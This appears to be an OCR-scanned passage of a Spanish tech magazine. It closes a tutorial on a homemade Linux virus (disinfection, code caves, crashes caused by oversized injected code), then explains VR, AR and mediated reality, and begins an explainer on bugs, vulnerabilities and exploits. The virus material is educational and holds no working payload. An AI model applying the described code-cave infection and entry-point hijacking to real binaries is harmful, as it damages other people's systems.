Ahora que sabemos como detectar los ficheros infectados en nuestro sistema, llega el momento de intentar eliminar el virus. La desinfección no siempre es posible, depende de si el virus ha destruido parte del programa original y, en ese caso habrá que borrar el fichero infectado e instalar una nueva versión limpia… que por otra parte es quizás la mejor forma de solucionar el problema… he mencionado el tema de las copias de seguridad?

No siempre es posible eliminar un virus y restaurar el programa original ya que el virus destruye parte de la información

Dicho esto, supongamos que nuestro virus no destruye el código original y queremos desarrollar una vacuna para desinfectar todos los fichero *enfermos* de nuestro sistema… Seamos claros… recuperar un backup completo de un sistema es un dolor de muelas en la mayoría de los casos. Tener un programilla que ejecutamos y nos lo deja todo niquelado es mucho más atractivo :).

Vale. Para nuestro sencillo virus, una vacuna solo tiene que hacer dos cosas:

- Restaurar el punto de entrada del programa
- Borrar el código del virus escribiendo, por ejemplo ceros sobre el código inyectado. Esto no es estrictamente necesario, pero eliminar totalmente el código del virus en lugar de dejarlo *latente* en el binario, parece una buena idea. Aunque solo sea para que el antivirus deje de detectar el virus aún después de haber sido desactivado :).

A estas alturas, creo que esto lo podéis hacer vosotros sin problemas con todo lo que hemos visto hasta ahora. Recordad que tenemos un dispositivo muy mono llamado `/dev/zero` que genera ceros :).

Notad que, en realidad, nuestro pequeño virus es, en cierto modo, destructivo, en el sentido de que sobrescribe el punto de entrada del binario. En este caso, el investigador de seguridad, tendría, probablemente, que hacer un poco de ingeniería inversa para poder encontrar el punto de entrada original y de esta forma desinfectar el fichero.

Como os podéis imaginar, en el mundo real, las cosas no son tan sencillas. El proceso de desinfección, en un mundo ideal, debería borrar cualquier rastro del virus y sus efectos, sin embargo esto no siempre es posible, especialmente con virus destructivos que eliminan o corrompen datos del sistema. En esos casos, las copias de seguridad es la única opción para recuperar el sistema.

EL PUNTO DE VISTA DEL USUARIO

Para terminar con este artículo vamos a ponernos por un momento de el pellejo del usuario. Por usuario aquí nos referimos a esas personas que utilizan el ordenador y las herramientas que proporciona, pero que, por la razón que sea, no saben ni quieren saber como funciona el ordenador.

En este contexto, es común escuchar comentarios como: “Que mal va tu ordenador, a lo mejor tienes un virus”. Es también común que muchos usuarios extrapolen el concepto de una infección de un virus informático al de una infección por un virus biológico y crean que su ordenador *está enfermo* y que puede contagiar a otros ordenadores. Si bien, tomadas literalmente estas frases pueden parecer tonterías, la realidad es que ese punto de vista no es tan descabellado, sobre todo, hace que los usuarios actúen con mayor cautela y, por lo tanto, minimicen los efectos de la infección. Para mi es super interesante ya que muestra como la cultura popular crea elementos de protección fáciles de asimilar por cualquiera y como esto sucede en lapsos de tiempo relativamente cortos… un artículo sobre antropología sería interesante… estoy dando pistas :).

Nosotros aquí vamos a ir un poco más allá e intentar explicar porque ese tipo de comportamientos (programas que fallan, respuesta lenta del sistema,…) sí que pueden ser síntomas de una infección.

La realidad es que hay muchos virus por ahí cuyo código tiene fallos, y esto es lo que provoca estos comportamientos. Veamos algu-

nos ejemplos:

- En ocasiones, y esto también pasa con otros programas, no solo con los virus, los desarrolladores usan máquinas bastante potentes para hacer sus programas. Con los recursos de esa máquina, el programa funciona sin problemas, pero cuando intentas ejecutarlo en una máquina más modesta, el impacto en el rendimiento es muy grande, en ocasiones llegando a bloquear o ralentizar de forma claramente apreciable todo el sistema. Cuando se trata de un programa normal, la solución es escribir en la caja/web del programa unos requisitos mínimos de hardware para poder ejecutar el programa… Los virus no te preguntan si tienes 2 o 4 Gb de RAM… :)
- Otras veces, el virus está preparado para atacar configuraciones específicas (una versión del sistema operativo o distribución concreta). En esta situación es posible que el código del virus no funcione correctamente y, aunque sea capaz de infectar ficheros, no sea capaz de ejecutarse. El resultado es que ciertos programas dejan de funcionar de repente.
- Otra razón para este comportamiento puede ser una codificación pobre del código que elige el programa víctima a infectar o que activa el virus. En estos casos se puede producir un efecto avalancha (varías instancias del mismo virus escaneando el disco en busca de victimas) que tenga un impacto en el rendimiento del sistema.

En general, un virus, de los buenos, no mostrará estos fallos. De hecho, si es realmente bueno, puede permanecer meses o años en un sistema infectando binarios y aguardando pacientemente a que llegue el momento adecuado para hacer lo que tenga que hacer. Hay varios casos de virus que se activaban en determinadas fechas o bajo otras condiciones. Algunos ejemplos famosos son el virus Michelangelo o el devastador CIH.

UN EJEMPLO PRÁCTICO

Para entender un poco mejor porque pueden pasar algunas de estas cosas, volvamos por un momento a nuestro ejemplo. Si recordáis, el método que utilizamos para inyectar el código fue el de buscar cuevas de código en el fichero. Como dijimos, el tamaño de estas cuevas varia de binario a binario, y si el virus es grande, hay posibilidades de que no *quepa* en la cueva.

Un virus mal programado puede hacer que parezca que nuestro ordenador está malito

Lo normal, es que el virus, no se preocupe de comprobar cosas como esas. Simplemente va a infectar el fichero y si el programa original deja de funcionar, pues qué esperabas?, estás infectado!!!. Los virus que quieren permanecer indetectables si que hacen estas comprobaciones para no levantar ningún tipo de sospecha.

Para demostrar este caso, vamos a coger nuestro programa víctima infectado con la versión 2.0 de nuestro virus, la que también ejecuta el programa original, y vamos a escribir más datos de los que deberíamos en el fichero, simulando lo que sería un virus más grande. Si bien este escenario no es totalmente representativo, como veremos, una vez que analicemos lo que pasa, si que es aplicable.

Así que lo que haremos será insertar datos aleatorios justo después del código de nuestro virus y ver que pasa.

```
$ cp victima2 victima2.CORRUPTA
$ dd if=/dev/urandom bs=1 count=1700 \
  of=victima2.CORRUPTA seek=$((0x770)) \
  conv=notrunc
$  ./victima2.CORRUPTA
Que pasa lectores de Occams!!
Segmentation fault (core dumped)
```

Nota: Puede que en vuestro sistema, por la razón que sea, la cueva de código tenga un tamaño diferente y el parámetro count del ejemplo anterior debe ser mayor o menor. Si habéis seguido el artículo deberías tener una idea de que valores utilizar o al menos como encontrarlos.

Ahí lo tenemos. Veámos en detalle que es lo que ha pasado.

Si recordáis, la cueva de código que utilizamos se encontraba entre el segemento de código .text y el de datos .data. Al escribir más de la cuenta, lo que hemos hecho es sobreescri-

bir el segmento de datos. Si ejecutáis el programa en gdb y exploráis un poco veréis que lo que ha pasado es que hemos corrompido la zona del segmento de datos que contiene la tabla de constructores. El virus se ejecuta directamente, pero cuando devuelve el control a _start, esta función intentará ejecutar los constructores definidos en la sección .init (invocando la función __libc_csu_init), los cuales ahora están corrompidos y apuntan a saber donde.

Nota:Podéis examinar el contenido de la sección .init en el fichero y el valor de RIP en gdb cuando el programa se estrella.

De cualquier forma, como podéis ver, dependiendo de como se haya escrito el virus y de las comprobaciones que este haga, es más que posible que una infección tenga como efecto lateral que algunos programas dejen de funcionar… vamos que el ordenador empiece a hacer cosas raras. Que esté enfermo. Bendita sabiduría popular!.

CONCLUSIONES

Bueno, pues hasta aquí esta introducción a los virus informáticos. Hemos visto los principios básicos de su funcionamiento, de como se pueden detectar y eliminar y también hemos profundizado un poquillo en las razones por las que nuestro ordenador se puede comportar de forma errática o simplemente extraña cuando hemos sido víctimas de una infección.■

Si el tema os ha resultado interesante y queréis más… hacédnoslo saber!

Realidad Virtual. Realidad Aumentada. Realidad Mixta

Cuando no está claro lo que es real

por Signul Floid

En los últimos años se ha hablado mucho de estas no tan **nuevas** tecnologías y, seamos realistas, lejos de dar una idea clara de en que consisten, la han liado parda y el lío mental que tiene la gente es descomunal. En nuestro afán didáctico, vamos a explicaros de una forma fácil y sencilla en que consiste todo esto.

Como veréis en unos segundo, el tema es muy interesante y va más allá de la tecnología y los gráficos 3D hiperrealistas. También descubriréis como los conceptos se han ido distorsionando e incluso tergiversando a lo largo del tiempo. Vamos, que lo vais a flipar.

EL FACTOR COMÚN.

Si os preguntara cual es el factor común de todas esas tecnologías que es lo que responderíais?. Bueno, seguro que habría un montón de respuestas distintas, pero la *Realidad* es mucho más sencilla. El factor común es que todos los nombre hacen uso de la palabra *Realidad*.

En última instancia, lo que todas estás tecnologías busca, dicho así a lo bestia, no es otra cosa que cambiar la realidad. Para poder entender que significa *Cambiar la Realidad*, deberíamos primero entender qué es la realidad…

Y aquí es donde la cosa se pone interesante, por que, esa pregunta, es más propia de la filosofía que de la tecnología. Curioso verdad?. Una cosa super tecnológica, cascos futuristas, guantes y cables conectados a dispositivos electrónicos variados… y para entenderla tenemos que echar mano de la filosofía…. Wow… Mind Blowing!!! O en otras palabras… **flípalo!**

Por lo tanto, deberíamos comenzar entendiendo que es la realidad, y creedme, no es un concepto tan trivial como podría parecer a primera vista.

UN MODELO DE LA REALIDAD


Si. Semos ingenieros. A los ingenieros nos gustan los modelos. Esos cuerpos esbeltos a los que todo les sienta bien… Si, esos modelos también nos gustan, pero los que nos gustan más son aquellos que nos permiten sim-

plificar las cosas complicadas… Y la realidad es una cosa bastante complicada.

Una forma de intentar entender la realidad es creando modelos que la representen

Así que vamos a comenzar nuestro viaje creando un modelo de lo que sería la realidad y aquí aparece el primer concepto interesante. La realidad no es más que nuestra percepción del mundo. Esto que parece una tontería tiene grandes implicaciones, y la más importante es que nuestro concepto de realidad solo existe entorno al concepto de persona.

Pues comencemos a trabajar con lo que tenemos y creemos nuestro primer modelo de la realidad. Sería algo como esto.



Por ahora no podemos hacer mucho más. Estamos nosotros, los seres humanos, y la realidad. Por el momento, no tenemos ni idea de como funcionan los seres humanos, así que no podemos hacer más que utilizar lo que se conoce como un modelo de *Caja Negra*.

En un modelo de caja negra solo sabemos que entra y sale de nuestro sistema

En un modelo de caja negra asumimos que no tenemos ni idea de como funciona aquello que queremos modelar (un ser humano en este caso), pero si podemos ver que es lo que entra y sale de esa caja negra.

Este modelo está bien como punto de partida, pero… Venga ya!… Podemos hacerlo mejor.

EL MODELO PLATÓNICO

Como acabamos de decir, no sabemos como funciona una persona, pero si que sabemos algo de como entra y sale la información de esa caja negra que es nuestro cerebro. Y la respuesta es: el sistema sensorial… usease **LOS SENTIDOS**.


Si amigos, nosotros, pobres humanos, solo podemos percibir la realidad a través de nuestros sentidos… Pero nuestros sentidos son limitados. No podemos ver de noche, ni escuchar frecuencias muy altas o muy bajas, o oler ciertas sustancias químicas. En otras palabras, lo que nosotros conocemos como realidad no es más que una proyección del mundo real. Una sombra en la que se pierde un montón de información.

En el modelo platónico introducimos el procesado sensorial del ser humano

Ahora os estaréis preguntando (los que hayan estudiado filosofía ya lo sabrán): Por qué el tío este ha titulado la sección *El Modelo Platónico*?. Se nos va a poner a hablar de amores imposibles?.

No, queridos lectores, el nombre se inspira en la Alegoría de la Caverna de Platón. No os la voy a contar aquí, pero os recomiendo que, si no la conocéis, leáis al menos el artículo de la wiki. A groso modo, Platón, hace unos cuantos años ya había pensado sobre todo esto. Que la realidad que percibimos es solo una sombra, una proyección, del mundo real…

Bueno, pues con todo esto que hemos discutido, estamos en condiciones de completar nuestro modelo con toda esta nueva información y presentar el modelo platónico de la realidad. Algo como esto:



En este nuevo modelo, seguimos sin saber como funciona el ser humano, pero ahora sabemos que, esa caja negra, nuestro cerebro, está separado de la realidad por los sentidos. Y son estos sentidos los que nos proporcionan nuestra visión de la realidad, la cual es parcial ya que está filtrada, o si lo preferís, limitada por las limitaciones de nuestros sentidos.

CAMBIANDO LA REALIDAD


Ahora que ya sabemos que, para nosotros meros humanos, la realidad es solo la proyección, a través de nuestros sentidos, del mundo, debemos preguntarnos como podemos cambiar esa realidad. O mejor dicho, como podemos cambiar la realidad que percibimos.

Hay dos formas fundamentales de conseguir esto:

La primera es cambiando la realidad de verdad. Esto, aunque posible en algunos casos, no es muy práctico. Al menos por el momento. Sin embargo, los magos e ilusionistas son capaces de hacerlo. Cambian la realidad, engañando a nuestros sentidos y haciéndonos percibir algo que no está en el mundo real.

La segunda es un poco más práctica y es realmente la que usamos todos los demás que no sabemos hacer magia. Efectivamente, intentamos cambiar la realidad que percibimos utilizando dispositivos electrónicos con los que controlar las entradas a nuestro sistema sensorial. Vamos que ponemos algún cacharro entre el mundo y nuestros ojos, oídos, piel,…

Estupendo no?. Ahora podemos completar nuestro modelo que nos quedaría tal que así.



Como podéis ver en nuestro nuevo modelo, podemos controlar lo que vemos con sistemas de vídeo (gafas de realidad virtual). Podemos controlar lo que escuchamos con sistemas de audio (altavoces y micrófonos). Podemos controlar… un poco… lo que tocamos con dispositivos hápticos, si bien, aquí ya no estamos tan avanzados.

Interponiendo transductores entre la realidad y nuestros sentidos podemos modificar nuestra percepción de ella


Pero que pasa con el resto de sentidos?…. Bueno, pues en lenguaje llano, estamos en bragas. Se han echo algunos progresos con el olfato, pero todavía nada que pueda ser utilizado ni siquiera en prototipos…. Vamos, que cuando se monta un laboratorio de realidad virtual, te compras unas gafas VR (que ya suelen traer cascos) y unos guantes VR o un stylus háptico. Generadores de olores y exoesqueletos son todavía cosas en las que se está trabajando.

EL CONTINUO REALIDAD-VIRTUALIDAD

Llegados a este punto, es hora de analizar hasta donde y como, podemos cambiar la realidad hoy en día. Para ello vamos a utilizar el concepto del continuo realidad-virtualidad. El concepto es muy sencillo:

- En un extremo esta el mundo real. Este es el caso en el que no usamos nada sobre nuestros sentidos… Vamos lo normal.
- En el otro extremo esta el mundo virtual. Este es el caso en el que los dispositivos que usamos, sustituyen completamente la realidad que percibiríamos. Este es el mundo virtual. Lo que se conoce como Realidad Virtual.
- Entre estos dos puntos hay infinitas posibilidades de mezclar la realidad con elementos virtuales generados por una máquina. A todo lo que cae en esa línea se le denomina **Realidad Mixta** (*Mixed Reality* en inglés).

La siguiente figura muestra esta idea de forma gráfica.



Como podéis ver, la realidad aumentada se encuentra más cercana al mundo real, que al mundo virtual. En ese caso, permitimos a nuestros sentidos que trabajen de forma normal, pero añadimos elementos virtuales a esa realidad.

Según nos acercamos al extremo de la realidad virtual, los elementos virtuales son cada vez más predominantes y la realidad se va desvaneciendo. En ese caso hablamos de virtualidad aumentada. En ese caso, partimos de un mundo virtual al que le añadimos elementos del mundo real.

Si, lo sé. Todo esto empieza a ser confuso verdad?. Vamos a repasar cada uno de estos conceptos individualmente para que quede más claro.

REALIDAD VIRTUAL

Hablamos de realidad virtual cuando bloqueamos nuestros sentidos completamente y los estímulos que reciben provienen de otra fuente. Esta fuente suele ser un ordenador pero eso no tiene porque ser siempre el caso.

Pensad por ejemplo en una grabación del sonido de un riachuelo, pajarillos cantando y el viento moviendo las hojas de los árboles. Ahora imaginaos en un lugar como ese tumbados con los ojos cerrados. Si cogemos esa grabación, nos la ponemos con unos cascos y cerramos los ojos… pues estaremos sustituyendo la realidad (nuestra habitación por ejemplo) por una realidad alternativa que estamos inyectando directamente en nuestros sentidos…. Si amigos, eso es un sistema básico de realidad virtual que ya se podía disfrutar a principios del siglo 20 :).

En contra de lo que mucha gente cree, la clave de la realidad virtual no es ser capaces de reproducir fielmente la realidad. Que las imágenes que se generan en esas pequeñas pantallas instaladas en tu Occulus Rift o tu VIVE Pro proyecten en tus ojos una imagen indistinguible de la realidad no es tan importante.

La clave de la realidad virtual es la inmersión y la interactividad… El realismo es secundario

La clave es la inmersión y la interactividad, ya que nuestro cerebro es capaz de adaptarse muy rápido a los nuevos estímulos. Estamos hablando de minutos. Ese es el punto clave. Y la clave para la inmersión es la latencia, es decir, que esa realidad virtual, responda a nuestras interacciones *inmediatamente*. Que no haya retardo entre nuestras acciones y el efecto esperado en el mundo virtual.

Ese es el punto clave. No los gráficos. Un sistema de realidad virtual con unos gráficos alucinantes, solo nos va a producir mareos si todo ocurre con retardo. Sin embargo, un sistema de realidad virtual con unos gráficos cutres (pensad en Minecraft) y con una latencia mínima nos va a hacer sentir que estamos en ese mundo. Al cabo de un rato de usar el sistema ya no le prestas atención a si los gráficos son hiper-realistas o voxels con texturas pixeladas.

En general, se le da mucha más importancia a los gráficos. La razón es que la tecnología esta más avanzada en ese campo. Pero como ocurre en el mundo real, el resto de sentidos son muchas veces más importantes que la vista, aunque lo sean de un modo más sutil. El sonido y el olfato pueden aumentar el grado de inmersión de una forma radical…. algún día.

REALIDAD AUMENTADA

En el caso de la realidad aumentada, los dispositivos que interponemos entre la realidad y nuestros sentidos no bloquean la realidad. Seguimos viendo y escuchando el mundo real, pero le añadimos cosas generadas por un ordenador.

Los fans de Dragon Ball, o de la ciencia ficción han visto miles de veces esas gafas que te pones y mágicamente añaden información a lo que ves. En este caso, estamos aumentando la realidad con información adicional.

Durante mucho tiempo, solo la información visual se ha considerado cuando se hablaba de realidad aumentanda, pero veo que la página de la wikipedia ha cambiado, lo cual me hace muy feliz :). Si queréis saber a lo que me refiero, podéis echar un ojo a este artículo que escribí hace ya unos años:

Augmented Perception. Circunventing the augmented reality metonymy… Si, zorry, está en inglés y si, es un precursor de esto que estáis leyendo.

Los sistemas de realidad aumentada son más complicados… Más que nada por que no podemos controlar la realidad

Los sistemas de realidad aumentada son bastante más complicados que los de realidad virtual… más que nada porque la realidad no la podemos controlar. Problemas como el seguimiento del usuario (*tracking*) han sido durante años handicaps para esta tecnología. Con el advenimiento de las cámaras 3D capaces de generar mapas tridimensionales del entorno y algoritmos como SLAM, la cosa ha cambiado mucho.

Lo más complicado de estos sistemas no es aumentar la realidad, sino generar la información con la que aumentarla. Estamos super acostumbrados a ver en películas, cacharros de este tipo capaces de identificar personas y objetos y añadir información sobre ellos directamente sobre lo que vemos (solo tenéis que volver a ver Terminator, fijaros en el código 6502 que aparece en la imagen :)… Bien, el problema ahí es reconocer los objetos, lo cual no tiene nada que ver con la realidad aumentada, sino más bien con la inteligencia artificial.

En general, las típicas aplicaciones de realidad aumentada que vemos en los productos de ficción (series, películas) son alucinantes por otro tipo de tecnología (reconocimiento de objetos, interfaces de lenguaje natural, inferencia lógica,…) no por la realidad aumentada en si.

VIRTUALIDAD AUMENTADA

Este concepto es menos popular y también un poco más complicado de entender…Pero los hay peores como veremos en breve.

Los sistemas de telepresencia son ejemplos clásicos de VIRTUALIDAD AUMENTADA

En este caso, partimos de un mundo virtual, en el que se añaden elementos del mundo real. El ejemplo clásico de virtualidad aumentada sería un sistema de telepresencia en el que, utilizando scaners 3D (tipo kinect para que nos entendamos) podemos proyectar nuestra imagen real sobre un avatar 3D (generado por el escaneo 3D) en una sala virtual donde reunirnos con otra gente.

La sala es virtual. No existe. Pero en esa sala podemos ver a distintas personas como gráficos 3D que reproducen los movimientos que esa persona está haciendo en su casa. En el mundo real. Además, si grabamos la imagen de esa persona, podemos superponer esa imagen sobre ese modelo 3D y ver que caras está poniendo.

ESTO NO ES TODO AMIGOS!!

Como diría Porky, nuestro rey: *Esto, esto, no,no es toodooo amiigooos*.

Ja… creías que ya habíamos terminado… inocente. Todavía hay un concepto más. La denominada Realidad Mediada…. Ja, ja, ja… Sigue flipándolo.


Bueno, esto es más sencillo de lo que parece. Si habéis prestando atención a toda la explicación anterior, habréis notado que todas las tecnologías de las que hemos hablado solamente añaden cosas. O añaden elementos virtuales a la realidad, o elementos reales a los mundos virtuales.

Pero y si en lugar de añadir borramos?. O, vamos más allá y modulamos (es decir, modificamos los objetos basados en algo, en otra cosa). Pues en este caso estaríamos hablando de Realidad Mediada (*Mediated Reality* en inglés).

Conceptualmente, la realidad mediada, añade una nueva dimensión a nuestro continuo realidad-virtualidad. Me vais a permitir que tome este gráfico prestado de la Wikipedia (me siento un poco vago en estos momentos).

MODULACIÓN DE LA REALIDAD

El concepto de modulación es muy común en el mundo de las comunicaciones y las señales. Términos como Frecuencia Modulada (FM) debería resultaros familiar. En un proceso de modulacion, alguna característica de una determinada señal se modifica en virtud a los valores de otra determinada señal. En el caso de la frecuencia modulada, el sonido que estamos transmitiendo, modifica la frecuencia de la señal de radio que recibimos al otro lado.
Cuando hablamos de modular la realidad con elementos virtual, nos referimos a cambiar la realidad en virtud a algún estimulo virtual. Por ejemplo, un sistema que muestra como desmontar una máquina sobre la máquina real, tendría que "borrar" partes de la máquina según va avanzando en los pasos del proceso… Esto es muy fácil en un sistema de realidad virtual, pero en un sistema de realidad aumentada… tenemos que *borrar* partes de un objeto que está frente a nosotros…. Mind blowing!!!! @Bloque



Como podéis ver, en la parte inferior, seguimos teniendo nuestro continuo realidad-virtualidad, pero ahora podemos movernos hacia arriba (esta es nuestra nueva dimensión). Cuanto más arriba, más cambiamos la realidad o la virtualidad.

Por ejemplo, el área nombrada como MED,R (*Mediated Reality* Realidad Mediada) se refiere al caso en el que manipulamos la realidad. En el punto más bajo, la manipulación solo consiste en añadir elementos virtuales (nuestra realidad aumentada de toda la vida). Según nos movemos hacia arriba, vamos manipulando la realidad en función de elementos virtuales (la estamos modulando)… eliminando objetos reales, mejorándolos, cambiándolos.

Cuando modulamos (cambiamos) la realiadd que percibimos, hablaremos de Realidad Mediada

Lo mismo sucede en el otro extremo. Según nos movemos hacia arriba podemos manipular el mundo virtual en función de elementos del mundo real….. WoW… Mind blowing again!!!!!! Que significa esto?. Bueno, que acciones que hacemos en el mundo real tienen un impacto en el mundo virtual. Raro otra vez no?…. Creo que debemos hablar de la virtualidad severamente mediada para entender a que se refiere esto

VIRTUALIDAD SEVERAMENTE MEDIADA

El nombre ya asusta un poco, y tengo que admitir que la primera vez que vi esto me costó un poco entender a que se refería. Así que vamos a explicarlo con un ejemplo que, por otra parte, fue la forma en la que yo conseguí entenderlo.

Virtualiadd severamente mediada…. Tooomaaaa! LOL

Imaginad que queremos utilizar un robot para hacer un agujero en las cercanías del cráter de un volcán que está en erupción, con el objetivo de tomar muestras. No soy vulcanólogo, así que no se si eso tiene mucho sentido, pero supongamos que si . El robot mola mazo y es humanoide…. Es más, lo controlamos con nuestros movimientos usando un sistema de realidad virtual, desde una sala segura a varios miles de kilómetros del volcán. Vamos un sitio seguro.

Pues bien, cuando estamos en el punto de virtualidad severamente mediada, cualquier

cosa que pase en el mundo real, se verá reflejada en el mundo virtual con total fidelidad. Así, cuando el robot haga el agujero, el mismo agujero aparecerá en el mundo virtual (lo veremos en nuestra sala segura), y si el el volcán empieza a lanzar lava, la veremos caer en nuestro mundo virtual, del cielo y por la ladera del cráter.... Moooolaaaa que no?

Bien, evidentemente eso no es posible en la actualidad, pero era de esperar, ya que se trata del punto más extremo del gráfico. Pero cuando sea posible.... Wow... Mind Blowing!!!!!

UNA NOTA FINAL

Para terminar me gustaría hacer un comentario. No hace mucho vi algunos videos por internet y por la tele en los que se mostraban noticiarios que usaban *realidad aumentada* para ilustrar ciertas noticias. Uno muy impresionante de la TV americana mostraba los efectos de un huracán según su fuerza.

Bien. Eso no es realidad aumentada. Es solo visualización y animación de toda la vida. No hay diferencia conceptual entre eso y el chroma key de toda la vida. Estéticamente es muy alucinante pero no está aumentado ninguna realidad. Ni siquiera la realidad del presentador está siendo aumentada.... Para ello tendrían que usar algún dispositivo.... porque los interfaces con el cortex cerebral aún no los tenemos muy controlados....

CONCLUSIÓN

Bueno, esto es lo que os queríamos contar. Espero que ahora tengáis un poco más claro en que consiste cada una de estas tecnologías y que os suenen algunas de las que, todavía no se han hecho populares. Este ha sido un artículo divulgativo. Si estáis interesados en profundizar en los detalles técnicos de estas tecnologías, dejad un comentario

QUE SÍ... VALE....

Si, lo sé. Has estado leyendo todo el artículo esperando a que llegara a eso de los otros sentidos... de el sexto sentido.... inquietante verdad?. Bueno, esa caja está en nuestro modelo por generalidad.

Si bien, los pobres humanos solo disponemos de 5 sentidos, otras especies animales tienen otros tipos de sentidos super alucinantes que parecen super-poderes. Desde sensores térmicos que prácticamente funcionan como cámaras térmicas a la capacidad de los tiburones de percibir campos electromagnéticos a grandes distancias.

Parece poco probable que nosotros humanos tengamos alguno de esos super-sentidos latentes. Sin embargo, cuando miramos a nuestro siguiente modelo, en el que utilizamos dispositivos para modificar nuestros sentidos, la cosa adquiere cierto sentido. Podemos utilizar cámaras térmicas para percibir el calor, o dispositivos electrónicos para detectar campos electromagnéticos como los tiburones, o visualizar una imagen 3D a partir de ultrasonidos como los murciélagos...

En todos esos casos, seguimos haciendo uso de nuestros sentidos. Pero.... si si vemos nuestro modelo desde otro punto de vista?. Y si ahora, nuestros sentidos no son otra cosa que el interfaz entre un dispositivo electrónico y nuestro cerebro?... que nos impediría en ese caso, generar nuevos interfaces... nuevos sentidos.... Ahí lo dejo.

Seguridad Para Meros Mortales. Parte III

Qué es un exploit?

por Don Bit0

En esta nueva entrega de *Seguridad para Meros Mortales*, vamos a profundizar en el tema de los *exploits*. Veremos con ejemplos sencillos las diferencias entre *BUGs*, *Vulnerabilidades* y *Exploits* y esperamos que con ello todos sepamos un poco más sobre los entresijos de la seguridad informática en el siglo XXI :).

En la introducción de *Seguridad para Meros Mortales* (SPMM), ya hablamos brevemente de estos conceptos. De todas formas, en este artículo, vamos a repetir lo que ya os contamos, pero con un poco más de detalle.

Como en casi todo hoy en día, resulta difícil proporcionar definiciones absolutas. Todo está sujeto a interpretación, y cada autor tiene su propia definición. Dicho esto, en lo que sigue, intentaré definir estos conceptos de la forma más general posible. La definición en sí no es demasiado importante. Lo que si que es importante son los conceptos tras esas definiciones.

Vamos al temita.

BUGS

Empecemos con los *BUGS* o errores informáticos. Un *BUG* es simplemente eso, un error informático. Existen tantos tipos de bugs como de programadores, los cuales, a fin de cuentas, son los que los cometen.

Un BUG es un error informático de cualquier tipo

Un *BUG* puede ser un error en un cálculo, un mensaje que se muestra cuando no toca„ un paquete de datos enviado cuando no le corresponder o que, bajo ciertas circunstancias, contiene información incorrecta. Vamos cualquier tipo de error.

En el caso más general, se suele utilizar la palabra fallo (*FLAW* en inglés), ya que, en ocasiones, el problema en el programa puede no ser un error de programación, sino un error de configuración (un error en un fichero de configuración, un servicio que no existe,...). En este artículo vamos a centrarnos en los errores de programación, pero bueno, que no digan que no soy yo el que no quiere que tengáis las cosas claras.

VULNERABILIDADES

Pues bien, cuando uno de estos *BUGS* supone un riesgo de seguridad, comenzamos a hablar de *vulnerabilidades*. Esto lo único que significa, es que ese error de programación puede ser utilizado para comprometer un sistema. No es solo que un mensaje salga en pantalla cuando no debe, sino que alguien puede utilizar ese error para conseguir acceso a tu ordenador y por lo tanto a tus datos.

Cuando un BUG supone un riesgo de seguridad se convierte en una VULNERABILIDAD

El hecho de que un determinado programa tenga una vulnerabilidad, no significa inmediatamente que el sistema en el que se ejecuta sistema pueda ser comprometido. Como veremos en breve, eso depende de varias cosas y sobre todo de que alguien escriba un *Exploit*.

EXPLOITS

Un *exploit* no es más que un programa (normalmente) que, haciendo uso de una determinada vulnerabilidad puede ser usado para

comprometer la seguridad de un determinado sistemas.

Escribir *exploits*, en general, no es tarea fácil, y requiere habilidades especiales por parte del que los escribe. Lamentablemente, una vez que alguien ha escrito el *exploit*, cualquiera puede utilizarlo para obtener acceso a una máquina con la vulnerabilidad que el *exploit* explota (valga la redundancia).

Por otra parte, una vez que un *exploit* es público, es muy fácil arreglar el *BUG* que provoca la *Vulnerabilidad* que utiliza el *Exploit* (mola como he metido todos los *palabros* en una sola frase… que no?). O dicho de otra forma, actualizaciones frecuentes del sistema te van a mantener seguro frente a estos ataques en la mayoría de los casos.

ACCESIBILIDAD

